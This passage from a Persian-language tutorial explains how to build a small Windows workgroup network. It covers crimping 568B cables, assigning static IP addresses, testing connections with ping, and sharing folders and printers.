ـ کابل  UTP از نوع CAT5e به مقدار مورد نیاز. ارتباط بین هر کامپیوتر و هاب از طریق کابل بر قرار می شود. مقدار کابل مورد نیاز برابر است با مجموع فاصله هر کامپیوتر با هاب.

شکل 4: نمایی از کابل شبکه


ـ کارت شبکه PCI به تعداد کامپیوترهای موجود

نصب درایور کارت شبکه
اولین قدم نصب کارت شبکه کامپیوترها می‌باشد. ابتدا سیستم‌ها را باز کرده سپس کارت‌های شبکه را داخل اسلات‌های PCI جا بزنید. پس از نصب ، سیستم را روشن و درایور کارت شبکه را نصب نمایید. بعضی از مادربردها دارای کارت شبکه Onboard می‌باشد و نصب درایور آنها توسط سی دی مادربرد انجام می‌گیرد.

ساخت کابل های رابط و برقراری اتصالات فیزیکی
برای ساخت کابل های ارتباطی  به چندین عدد سوکت یا کانکتور RJ45 و چندین متر کابل نیاز است. ارتباط میان کامپیوترها با دستگاه هاب توسط به دو طریق می تواند صورت گیرد:
• اتصال مستقیم هاب به کامپیوتر : در این روش که راحت ترین روش می‌باشد ، هاب بصورت مستقیم توسط کابل به کامپیوتر متصل می شود. نام این نوع کابل‌ها ، کابل مستقیم است. در کابل مستقیم سیم های وارد شده به دو سوکت RJ45 که در دو طرف کابل زده می شود از یک چند استاندارد پیروی می‌کند که ما استاندارد 568B را انتخاب کرده‌ایم. ترتیب رشته سیم ها برای دو سوکت در این روش مطابق جدول 1 می باشد. توجه داشته باشید که ترتیب رشته ها برای حالتی که زبانه سوکت به سمت پایین و محل ورود رشته سیم ها از روبرو قرار دارد می باشد. سوکت را همانطور که در شکل 1 نشان داده شده است نگهدارید و به ترتیب کابل شماره 1 ( یعنی سیم سفید نارنجی ) به پایه سمت چپ ، کابل شماره 2 یعنی نارنجی به پایه شماره 2 و ... وارد می شود. دقت نمایید تا رشته ها تا انتها به داخل سوکت فرو رفته باشند سپس بوسیله آچار مخصوص همین کار ، آن را پرس نمایید. ( نتیجه را در شکل 5 ببینید. )
در این مثال فرض براین است که کابل CAT5e که دو سر آن طبق جدول 1 سوکت RJ45 خورده است، دستگاه کامپیوتر را مستقیم به هاب متصل می کند.

جدول 1

شکل 5 : روش قرار گرفتن سیم ها در سوکت


در صورتیکه می خواهید شبکه تان با کم ترین هزینه برپا گردد و مطمئن هستید محل کامپیوترها را زیاد تغییر نمی دهید این روش راحترین روش و مقرون به صرفه است.
• اتصال هاب به پریز و پریز به کامپیوتر: در این روش مسیر هاب به کامپیوتر به دو قطعه تقسیم شده است.

  الف ) هاب به Keystone : قسمت داخلی پریز که کابل به آن وصل می شود کیستون نام دارد. به یک سر کابل ، کانکتور RJ45 با همان سیم بندی استاندارد 568B ( مانند روش قبل ) پرس  و به هاب متصل می کنیم و سر دیگر به کیستون که توسط یک پریز روی دیوار قرار می گیرد متصل می شود. طریقه اتصال کابل به کیستون نیز طبق استاندارد 568B (که روی کیستون نیز چاپ شده است) ، صورت می گیرد.
ب ) اتصال کامپیوتر به کیستون : برای این کار کافی است یک کابل مستقیم ( مانند روش اول ) اما کوتاه و به اندازه بین کامپیوتر و پریز دیواری ساخته شود . یک طرف آن به کارت شبکه و طرف دیگر به پریز دیواری که کیستون داخل آن قرار دارد زده می شود.
مزیت این روش ، امکان تغییر محل کامپیوتر می باشد.چون با تعویض کابل رابط بین کامپیوتر و کیستون می توانید این کار را به راحتی و بدون هیج محدودیتی انجام دهید.
یکی از این دو روش را انتخاب و کامپیوترها را به هاب متصل نمایید.

چند نکته :
ـ هاب هیچ مدیریت و تنظیمی نیاز ندارد فقط کافی است کابل های شبکه کامپیوترها را از یک طرف به هاب و از طرف دیگر به کارت شبکه وصل کرده و سپس هاب را روشن نمایید تا چراغ سبز رنگ روی کارت شبکه و چراغ متناظر با پورت مربوطه روی هاب روشن شود.
ـ با انجام مراحل فوق یک آیکون شبکه مطابق شکل 6 روی نوار وظیفه کنار ساعت نمایان می شود.

شکل 6


ـ برای اینکه کابل ها روی زمین پخش نشود و کار بصورت شسته رفته صورت گیرد می‌توانید کابل‌های شبکه را که بین کامپیوتر و هاب و یا بین کیستون و هاب کشیده اید داخل داکت قرار دهید. داکت روکش پلاستیکی یا فلزی است که کابل‌های تلفن و شبکه می تواند داخل آن قرار گیرد. داکت ها در اندازه هایی متفاوتی وجود دارد.

تا اینجا مراحل فیزیکی و سخت افزاری کار تمام شده است و درصد زیادی از کار انجام شده است. از این پس به تنظیمات نرم‌افزاری می پردازیم.

انجام تنظیمات TCP / IP
همانطور که می دانید برای اینکه سیستم در یک شبکه بتواند با کامپیوترهای دیگر ارتباط برقرار کند باید یک عدد منحصربفرد به نام آیپی آدرس ( IP Address ) داشته باشد. برای تخصیص IP به یک کامپیوتر در شبکه 3 روش متداول وجود دارد که عبارتند از :
ـ تخصیص IP توسط DHCP
ـ تخصیص IP به روش APIPA ( Automatic Private IP Addressing )
ـ تخصیص IP بصورت دستی ( Manual )

روش اول یعنی DHCP ، در شماره 13 ماهنامه شرح داده شده است و روش دوم در شماره های بعدی حضورتان تقدیم خواهد شد. اما در این مقاله روش سوم مورد نظر ما می باشد. در ادامه می خواهیم بصورت دستی بر روی تک تک کامپیوترهای موجود در شبکه IP تنظیم نماییم.
برای تنظیم دستی مراحل زیر را انجام دهید :
ـ به کنترل پانل بروید.
ـ گزینه Network Connections را بازکنید.
ـ گزینه Local Area Connection را دوبار کلیک کنید تا پنجره 
     Local Area Connection Setting باز شود.
ـ از پایین این پنجره دکمه Properties را بزنید تا پنجره
     Local Area Connection Properties باز شود.
ـ مطابق شکل 7 در این صفحه ضمن زدن دو تیک پایین صفحه ،
    گزینه Internet Protocol را انتخاب نمایید.

شکل 7


ـ مطابق شکل 8 در صفحه Internet Protocol ( TCP / IP ) Properties در قسمت
IP Address برای هر ماشین یک IP تنظیم نمایید. در قسمت Subnet Mask تمام ماشین ها عدد 255.255.255.0 را وارد کنید.

شکل 8


دقت نمایید اعداد باید منحصربفرد باشد. پیشنهاد می شود از آیپی آدرس 192.168.0.1 شروع شود و بعنوان مثال اگر 12 کامپیوتر در شبکه دارید به آخرین کامپیوتر آیپی آدرس 192.168.0.12 را اختصاص دهید.

تنظیم نام کامپیوتر و نام Workgroup
بعد از  تنظیم IP Address ها لازم است کاهاری زیر را نیز انجام دهید:
ـ انتخاب نام برای کامپیوترها ( Computer Name ) : یعنی همه کامپیوترهای موجود در شبکه باید یک نام منحصربفرد برای خو داشته باشند.
ـ انتخاب یک نام برای Workgroup : به دلیل اینکه شبکه‌ای که در این مثال به آن اشاره شده از نوع Peer to Peer یا Workgroup ای می باشد لازم است یک نام برای Workgroup‌ نیز تعیین گردد. نام Workgroup می‌تواند نام شرکت یا اداره یا مخفف آنها باشد.
برای این دو پارامتر روی تک تک کامپیوترها مراحل زیر را انجام دهید:
ـ روی My Computer راست کلیک کنید و گزینه Properties را بزنید.
ـ به قسمت Computer Name‌ بروید.
ـ در این صفحه گزینه Change را بزنید.
ـ مطابق شکل 9 در قسمت Computer Name نامی متناسب با وظیفه یا بخشی که کامپیوتر در آن قرار دارد را وارد نمایید و در قسمت Workgroup نامی که برای Workgroup تعیین نموده‌اید را وارد نمایید. توجه داشته باشید که نام Workgroup باید برای همه کامپیوترها یکی است.

شکل 9


 همانطور که می‌دانید شبکه از نوع دامنه یا Domain نیز وجود دارد که تفاوت هایی با نوع Workgroup دارند.
برای راه اندازی شبکه از نوع دامنه باید ابتدا سیستم عاملی مانند ویندوز 2000 یا ویندوز 2003 و اکتیودایرکتوری روی یکی از سیستم‌ها نصب شود که مراحل آن در شماره‌های گذشته ماهنامه به چاپ رسیده است.

تست ارتباطات شبکه با دستور Ping
هم اکنون تا حدودی تنظیمات سخت‌افزاری و نرم‌افزاری که لازم است انجام شود کامل شده است. برای تست کارهایی که انجام داده‌ایم لازم است شبکه را از لحاظ اتصالات و ارتباطات تست نماییم. نگران نباشید نیاز به دستگاه خاصی نیست. فقط با چند دستور می توان فهمید که ارتباط کامپیوترها باهم برقرار است یا خیر.
اما یک بار دیگر و بصورت گذرا کارهایمان را مرور می کنیم.
ـ کارت شبکه روی سیستم نصب گردید
ـ‌ کابل‌های رابط بین کامپیوترها ساخته شد.
ـ ارتباطات بین هاب و کامپیوترها برقرار گردید.
ـ در تنظیمات مربوط  TCP / IP برای هرکامپیوتر یک IP Address در نظر گرفته شده است.
اما برای تست می توان از یکی از دستورات مشهور TCP / IP استفاده نمایید. با دستور Ping می توانید ارتباط بین دو کامپیوتر را تست نمایید.
بعنوان مثال می‌خواهیم ارتباط سیستم خود را با کامپیوتری که IP آن 192.168.0.1 است را تست کنیم . برای این منظور مراحل زیر را انجام دهید:
ـ از منوی Start منوی Run را باز کنید.
ـ در آنجا دستور cmd را تایپ و اجرا نمایید.
ـ مطابق شکل 10 دستور Ping 192.168.0.1 را اجرا نمایید. این دستور یک Packet برای کامپیوتر با آیپی 192.168.0.1 ارسال می کند. اگر آن کامپیوتر در شبکه وجود داشته باشد و تمام تنظیمات سخت‌افزاری و نرم‌افزاری به درستی انجام شده باشد مطابق شکل 10 پیغام  Reply from 192.168.0.1  …. برای شما ارسال می‌شود.

شکل 10


در صورتیکه کامپیوتر مقصد داخل شبکه نباشد یا ارتباط آن به هر دلیل با شبکه قطع باشد پیغام Request timed out را خواهید گرفت. ( به شکل 11 دقت نمایید. )

شکل 11


حال با توجه به تست‌های فوق و فرض این مطلب که همه کارها فوق با موفقیت انجام شده است می توانید از مزایای شبکه مانند Share کردن چاپگر و فایل و فولدر می باشد استفاده نمایید.

Share کردن فولدر و درایوهای کامپیوترها برای یک دیگر یکی از استفاده‌هایی که امروزه از شبکه می‌شود به اشتراک گذاشتن ( Share کردن )  فایل ، فولدر و حتی درایوهای یک کامپیوتر برای استفاده دیگر کامپیوترهای موجود در شبکه است. در اینجا برای نشان دادن نحوه به اشتراک گذاشتن فایل ، فولدر و حتی یک درایو به مثال زیر توجه نمایید. لازم به ذکر است که مثال زیر را برای فایل ، فولدر و درایو می‌توانید انجام دهید.
فرض کنید در اداره یا شرکت لازم است همه  به یکسری فایل که در یک فولدر قرار دارند دسترسی داشته باشند. بنابراین باید مراحل زیر را برای به اشتراک گذاشتن آن فایل‌ها مراحل زیر را انجام دهید:
ـ روی یکی از کامپیوترها و داخل یکی از درایوها یک پوشه به نام ForAll بسازید.
ـ روی آن پوشه راست کلیک نمایید و گزینه Sharing and Security… را انتخاب نمایید.
ـ مطابق شکل 12 گزینه Share this folder را انتخاب و سپس در قسمت
   Share Name: یک نام برای آن در نظر بگیرید. ( با وجود اینکه می‌توانید یک نام متفاوت با نام پوشه قرار دهید اما پیشنهاد می‌شود همان نام پوشه را بگذارید. زیرا این پوشه با نامی که در این قسمت می‌نویسید در شبکه معرفی خواهد شد. )

شکل 12


ـ برای دیدن نتیجه کار ، با ردن دکمه Start گزینهMy Network Places  را انتخاب نمایید تا مانند شکل 13 در پنجره باز شده گزینه ForAll on Comp1 را ببینید.

شکل 13


Share کردن چاپگر
یکی دیگر از مزایای شبکه به اشتراک گذاشتن یا Share کردن چاپگر در یک شبکه است. این کار نیز شباهت بسیار زیادی به این Share کردن فایل و فولدر دارد. برای انجام این کار نیز مراحل زیر ار انجام دهید:
ـ به کنترل پانل کامپیوتری که روی آن قبلا چاپگر تعریف شده است رفته و گزینه Printers and Faxes را باز کنید.
ـ روی چاپگری که می‌خواهید دیگران از آن استفاده نمایند راست کلیک کنید و گزینه Sharing را بزنید.
ـ مطابق شکل 14 در قسمت Share this printer و جلوی باکس Share name: یک نام برای آن درنظر بگیرید.

شکل 14


تا اینجا چاپگر برای همه Share شده است. حالا باید روی کامپیوترهای دیگر این چاپگر تعریف شود. برای این منظور مراحل زیر را روی کامپیوترهایی که می‌خواهید برای این چاپگر دستور چاپ بدهند انجام دهید:
ـ به کنتر پانل بروید و گزینه Printers and Faxes را انتخاب نمایید.
ـ از پانل سمت راست گزینه Add Printer را بزنید.
ـ در پنجره Welcome to add printer  دکمه Next را بزنید.
ـ در صفحه Local or Network printer گزینه دوم یعنی A Network printer … را انتخاب و Next را بزنید.
ـ در پنجره Specify a printer گزینه اول یعنی Brows for printer‌ را انتخاب سپس دکمه Next را بزنید.
ـ در پنجره بعدی و مطابق شکل 15 چاپگری که قبلا Share کرده اید می‌خواهید و دکمه Next را بزنید.

شکل 15


اکنون یک شبکه کوچک از نوع Workgroup راه‌اندازی کرده‌اید که در آن چاپگر و فولدر Share شده است. در صورت لزوم می‌توانید از مزایای دیگر این شبکه استفاده‌های لازم را ببرید.